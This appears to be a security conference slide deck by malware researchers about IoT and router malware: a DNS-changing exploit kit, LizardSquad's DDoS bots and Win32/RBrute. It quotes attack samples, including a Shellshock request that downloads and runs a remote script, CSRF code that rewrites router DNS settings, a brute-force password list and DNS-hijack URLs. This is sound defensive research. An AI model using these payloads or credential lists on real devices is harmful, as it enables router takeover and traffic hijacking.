

# Cyberhacking



# Internet of stuff

**IoT or Internet of  
{Things, Threats}**

# Thomas (@nyx\_\_o)

- Malware Researcher at ESET
- CTF lover
- Open source contributor



ENJOY SAFER  
TECHNOLOGY™

# Olivier (@obilodeau)

- Security Researcher at GoSecure
- Previously
  - Malware Researcher at ESET
  - Infosec lecturer at ETS University in Montreal
  - Infosec developer, network admin, linux system admin
- Co-founder Montrehack (hands-on security workshops)
- VP Training and Hacker Jeopardy at NorthSec



nsec

# Agenda

- About IOT
- Exploit Kit
- LizardSquad
- Win32/RBrute
- Linux/Moose
- Conclusion



Internet of Shit  
@internetofshit

Follow

At least this way you'll be staring at your phone when you burn yourself



RETWEETS  
**65**

FAVORITES  
**45**



5:22 AM - 3 Jul 2015



...



**Internet of Shit**  
@internetofshit

[Follow](#)

Please stop using your lights while we  
update to show you ads





Internet of Shit  
@internetofshit

[Follow](#)

Announcing Norton antivirus' latest product!



RETWEETS

271

FAVORITES

150



5:26 AM - 25 Aug 2015



...



Dick Veal @dickveal · Aug 25

@internetofshit kinda funny when it's real IoT, not so much when you make stuff up - just go and find some legit mad ones!



1

...



**Internet of Shit**  
@internetoftshit

Follow

"yeah i got owned by my kettle"



**Fusion** @ThisIsFusion

A new 'smart kettle' can be easily hacked to take over your wifi network, researchers claim fus.in/1G89KRb

RETWEETS

89

FAVORITES

74



11:55 PM - 16 Oct 2015



...



**MovemberMoproblems** @SFtheWolf · Oct 17

@internetoftshit If only there was some way to know when a kettle was done!



1

...



**Jim Vajda** @JimVajda · Oct 17

@internetoftshit @ThisIsFusion That's gold



...



**ILoveBitcoin** @SPC\_Bitcoin · Oct 17

@internetoftshit @ThisIsFusion Da #NSA be brewin' my coffee and observing my




**Internet of Shit**  
@internetoftshit

[Follow](#)

We can still stop before it's too late.... right?

### Japan sensor will let diaper say baby needs changing

February 10, 2014



RETWEETS

83

FAVORITES

62



6:18 AM - 25 Oct 2015



...



**fons** @alcasba · Oct 25

@internetoftshit well, I'm sorry but is the most usefull shit I've seen here for now



...

# Why Does IoT Security Matters?

# Why It Matters?

- Hard to detect
- Hard to remediate
- Hard to fix
- Low hanging fruit for bad guys

# A Real Threat

- Several cases disclosed in the last few years
- A lot of same-old background noise (DDoSer)
- Things are only getting worse

# The Incapsula Blog

12

May

2015

## Lax Security Opens the Door for Mass-Scale Abuse of SOHO Routers

By Ofer Gayer, Ronen Atias, Igal Zeifman



Share



Tweet



Share



Share



# welivesecurity

Security news, views and insight from the ESET experts

[All Posts](#)[Latest Research](#)[How To](#)[Multimedia](#) ▾[Papers](#) ▾[Our Experts](#)

## Win32/Sality newest component: a router's primary DNS changer named Win32/RBrute

BY BENJAMIN VANHEUVERZWIJN POSTED 2 APR 2014 - 02:31PM

# SYNful Knock - A Cisco router implant - Part I

September 15, 2015 | By Bill Hau, Tony Lee, Josh Homan | Threat Research, Advanced Malware



## Overview

Router implants, from any vendor in the enterprise space, have been largely believed to be theoretical in nature and especially in use. However, recent vendor advisories indicate that these have been seen in the wild. Mandiant can confirm the existence of at least 14 such router implants spread across four different countries: Ukraine, Philippines, Mexico, and India.

# Dissecting Linux/Moose: a Linux Router-based Worm Hungry for Social Networks

BY OLIVIER BILODEAU POSTED 26 MAY 2015 - 12:46PM

FRAUD

TAGS

LINUX > RESEARCH




[All Posts](#)[Latest Research](#)[How To](#)[Multimedia ▾](#)[Papers ▾](#)[Our Experts](#)

## Meet Remaiten – a Linux bot on steroids targeting routers and potentially other IoT devices

BY [MICHAL MALIK](#) IN COOPERATION WITH [MARC-ETIENNE M.LÉVEILLÉ](#) POSTED 30 MAR 2016 - 02:49PM

MALWARE



# NEWS

[Home](#) | [Video](#) | [World](#) | [UK](#) | [Business](#) | [Tech](#) | [Science](#) | [Magazine](#) | [Entertainment](#)

## Technology

# Home routers 'vaccinated' by benign virus

⌚ 2 October 2015 | [Technology](#)






## Security

# Hello Barbie controversy re-ignited with insecurity claims

Doll leaks data, even before the tear-downs are finished



**Wait, is IoT malware really  
about things?**

No. Not yet.



Page 2






**So what kind of malware can  
we find on such insecure  
devices?**

# Exploit Kit Targeting Routers

# Exploit Kit Definition

- Automate exploitation
- Targets browsers
- Common exploits are Adobe and Java



source: Malwarebytes

# Exploit Kit in Action

Malware don't need Coffee

Classic Flipcard Magazine Mosaic Sidebar Snapshot Timeslide

- E-201** CVE-2015-1671 (...
- E-201** CVE-2015-5122 (...
- 5-51** CVE-2015-5119 (...
-  A fileless Ursnif d...
-  Kovter AdFraud i...
- 15-3** CVE-2015-3113 (...
- 15-310** CVE-2015-3104/...
-  Fast look at Sundown EK
- 015-3** CVE-2015-3090 (Flash ...
-  On the other side...
-  An Exploit Kit de...

2 5 6 1 2 8 3 2

## An Exploit Kit dedicated to CSRF Pharming



In april, studying a redirector that was previously associated with some (RIP) Sweet Orange activity, I landed on a TDS that was strangely denying usual driveby criteria (US,EU, JP,... Internet Explorer, Firefox...).

A try with Android did not give better result. Trying with Chrome I was expecting a "Browlock" ransomware but instead I got what looks like a [CSRF](#) (Cross-Site Request Forgery) Soho Pharming (a router DNS changer)

The code (<http://pastebin.com/raw.php?i=TsEUAJtq>) was easy to read. The DNS written in clear, some exploits. I decided not to look in details.

But when i faced those redirections one month later, there was many improvement including some obfuscation.

The traffic brought to it when active is a 6 figure one

# **Exploit Kit in Action (cont.)**

- Cross-Site Request Forgery (CSRF)
- Uses default credential (HTTP)
- Changes primary Domain Name System (DNS)

# Exploit Kit CSRF

```
<html><head><script type="text/javascript">
<body>
<iframe id="iframe" sandbox="allow-same-origin">
<script language="javascript">
var pDNS = "37.139.50.45";
var sDNS = "8.8.8.8";
var passlist=["123456789","root","admin","c
[<| |>]
```

# Exploit Kit How-To

```
function e_belkin(ip){  
    var method = "POST";  
    var url = "";  
    var data ="";  
    url="http://"+ip+"/cgi-bin/login.exe?pw  
    exp(url, "", "GET");  
    url="http://"+ip+"/cgi-bin/setup_dns.ex  
    data="dns1_1="+pDNS.split('.')[0]+"&dns  
    exp(url, data, method);  
}
```

# **Exploit Kit continually improved**

- Obfuscation
- Exploits for CVEs

# **Exploit Kit - CVE**

- CVE-2015-1187
- D-Link DIR-636L
- Remote Command Injection
- Incorrect Authentication

# Recap

- Exploit Kit
- Change DNS
- Fileless

# What Can They Do?

- Universal XSS on all HTTP sites fetching Javascript on a 3rd party domain
- Phishing
- Adfraud

# You Said Adfraud?

- Injection via Google Analytics domain hijacking
- Javascript runs in context of every page

# Exemple of Google Analytics Substitution

```
'adcash': function() {
    var adcash = document.createElement('scr
    adcash.type = 'text/javascript';
    adcash.src = 'http://www.adcash.com/scr
    document.body.appendChild(adcash);
},
```

# LizardSquad



# Who are LizardSquad?

- Black hat hacking group
- Lots of Distributed Denial of Service (DDoS)
- DDoS PlayStation Network and Xbox live in Christmas 2014
- Bomb threats
- DDoS for hire (LizardStresser)

# CYBER-RASCALS!

# KrebsOnSecurity

In-depth security news and investigation

## 09 Lizard Stresser Runs on Hacked Home Routers

JAN 15



The online attack service launched late last year by the same criminals who knocked **Sony** and **Microsoft**'s gaming networks offline over the holidays is powered mostly by thousands of hacked home Internet routers, KrebsOnSecurity.com has discovered.

# The Malware

- Linux/Gafgyt
- Linux/Powbot, Linux/Aidra, Kaiten, ...
- Probably others, as source is public

# Characteristics

- Telnet scanner
- Flooding: UDP, TCP, Junk and Hold
- Multiple architectures: SuperH, MIPS, ARM, x86, PowerPC, ...

# Some Server Code

```
"*****  
" *      WELCOME TO THE BALL PIT      *'  
" *      Now with *refrigerator* support  *'  
"*****
```

# Attack Vectors

- Shellshock
- SSH credentials brute-force
- Telnet credentials brute-force

# Exemple of Shellshock Attempt

```
GET /cgi-bin/authLogin.cgi HTTP/1.1
Host: 127.0.0.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: () { goo;}; wget -q0 - http://o.kei.su/qn | sh > /dev/null 2>&1 &
```

# Other Variants

- HTTPS support
- CloudFlare protection bypass


```
00402E50 jalr    $t9 ; sub_41F4D0
00402E54 nop
00402E58 lw      $gp, 0xD28+var_CF8($sp)
00402E5C move   $a1, $v0
00402E60 la      $t9, sub_41EE00
00402E64 nop
00402E68 jalr    $t9 ; sub_41EE00
00402E6C addiu  $a0, $sp, 0xD28+var_C54
00402E70 lw      $gp, 0xD28+var_CF8($sp)
00402E74 nop
```

```
00402E78
00402E78 loc_402E78:
00402E78 la      $a1, loc_420000
00402E7C la      $t9, sub_41F180
00402E80 move   $a0, $s4
00402E84 jalr    $t9 ; sub_41F180
00402E88 addiu  $a1, (aCloudflareNgin - 0x420000) # "cloudflare-nginx"
00402E8C lw      $gp, 0xD28+var_CF8($sp)
00402E90 beqz   $v0, loc_402DB0
00402E94 nop
```

```
004030F0 la      $a1,
004030F4 la      $t9,
004030F8 addiu  $a1,
004030FC jalr    $t9 ;
00403100 move   $a0,
00403104 lw      $gp,
00403108 beqz   $v0,
0040310C nop
```

```
00403110 la      $a1,
00403114 la      $t9,
```

100.00% (2590,8365) (270,186) 0000310C 0040310C: sub\_402A34+6 (Synchronized with Hex View)



# **Sophisticated?**

- LizardStresser database was leaked
- Passwords in plaintext...

# IRC Command and Control


```
----- Day changed to 08/25/15 -----
09:32 -!- There are 0 users and 2085 invisible on 1 servers
09:32 -!- 42 unknown connection(s)
09:32 -!- 3 channels formed
09:32 -!- I have 2085 clients and 0 servers
09:32 -!- 2085 2119 Current local users 2085, max 2119
09:32 -!- 2085 2119 Current global users 2085, max 2119
```

# Bot Masters

```
12:56 -!- Topic for #Fazzix: 1k
12:56 -!- Topic set by void <> (Wed Aug 19 09:58:45 2015)
12:56 [Users #Fazzix]
12:56 [~void] [~void_] [@bob1k] [@Fazzix] [ Myutro].
12:56 -!- Irssi: #Fazzix: Total of 5 nicks (4 ops, 0 halfops, 0 voices, 1 normal)
12:56 -!- Channel #Fazzix created Mon Aug 17 03:11:29 2015
12:56 -!- Irssi: Join to #Fazzix was synced in 2 secs
```


 **failshell** @failshell 17m  
@el\_d33 @gepeto42  
@obilodeau you guys should work in HR just to name positions.

 **el\_d33** @el\_d33 22m  
@gepeto42 @obilodeau I like cyber-miscreants

 **Guillaume** @gepeto42 27m  
@obilodeau I have a feeling I'll want to see your talk in Halifax hehe


 **Guillaume** @gepeto42 33m  
@obilodeau well cyber-rascal actually sounds pretty good.

 **Guillaume** @gepeto42 36m  
For an individual, not sure. For a group, cyber-shenanigans

 **Olivier Bilodeau** @obilodeau So how does one translate Cyber-Chenapans to English?

Open

3  **Notifications** @obilodeau 

 **el\_d33** @el\_d33 16s  
@jonathanmarcil  
@obilodeau @gepeto42 I think he really means petty criminal... Hooligan is way too intense, i think

 **Jonathan Marcil** @jonath... 1m  
@obilodeau @el\_d33  
@gepeto42 cyber-hooligan? - "a violent young troublemaker, typically one of a gang"

 **Patrick** liked  
 **Olivier Bilodeau** @obil... 13m  
@pathetiq @failshell  
@el\_d33 @gepeto42 it's ok, it's a friday afternoon talk :)

 **Erick Dahan** @erickdahan 10m  
@gepeto42 @obilodeau cyber-huluberlu

 **Patrick** @pathetiq 14m  
@failshell @el\_d33  
@gepeto42 @obilodeau not too much cyber though, people will get drunk too fast.

# Win32/Sality newest component: a router's primary DNS changer named Win32/RBrute

BY BENJAMIN VANHEUVERZWIJN POSTED 2 APR 2014 - 02:31PM

MALWARE

TAGS

MALWARE



# **Win32/RBrute (cont.)**

- Tries to find administration web pages (IP)
- Scan and report
- Router model is extracted from the realm attribute of the HTTP authentication

# Win32/RBrute Targets

```
$ strings rbrute.exe
[...]
TD-W8901G
TD-W8901GB
TD-W8951ND
TD-W8961ND
TD-8840T
TD-W8961ND
TD-8816
TD-8817
TD-W8151N
TD-W8101G
ZXDSL 831CII
ZXV10 W300
[...]
DSL-2520U
DSL-2600U
DSL router
TD-W8901G
TD-W8901G 3.0
TD-W8901GR
```

# Win32/RBrute Bruteforce

- Logins: admin, support, root & Administrator
- Password list retrieved from the CnC

```
<empty string>
111111
12345
123456
12345678
abc123
admin
Administrator
consumer
dragon
gizmodo
iqrquksm
letmein
lifehack
monkey
password
qwerty
root
soporteETB2006
support
+adpassword
```

# Win32/RBrute Changing DNS

```
http://<router_IP>/&dnsServer=<malicious_DNS>
http://<router_IP>/dnscfg.cgi?dnsPrimary=<new_primary>
http://<router_IP>/Enable_DNSFollowing=1&dr=1
```

# Win32/RBrute Next Step

- Simple redirection to fake Chrome installer (facebook or google domains)
- Install (user action required)
- Change primary DNS on the computer (via key registry)

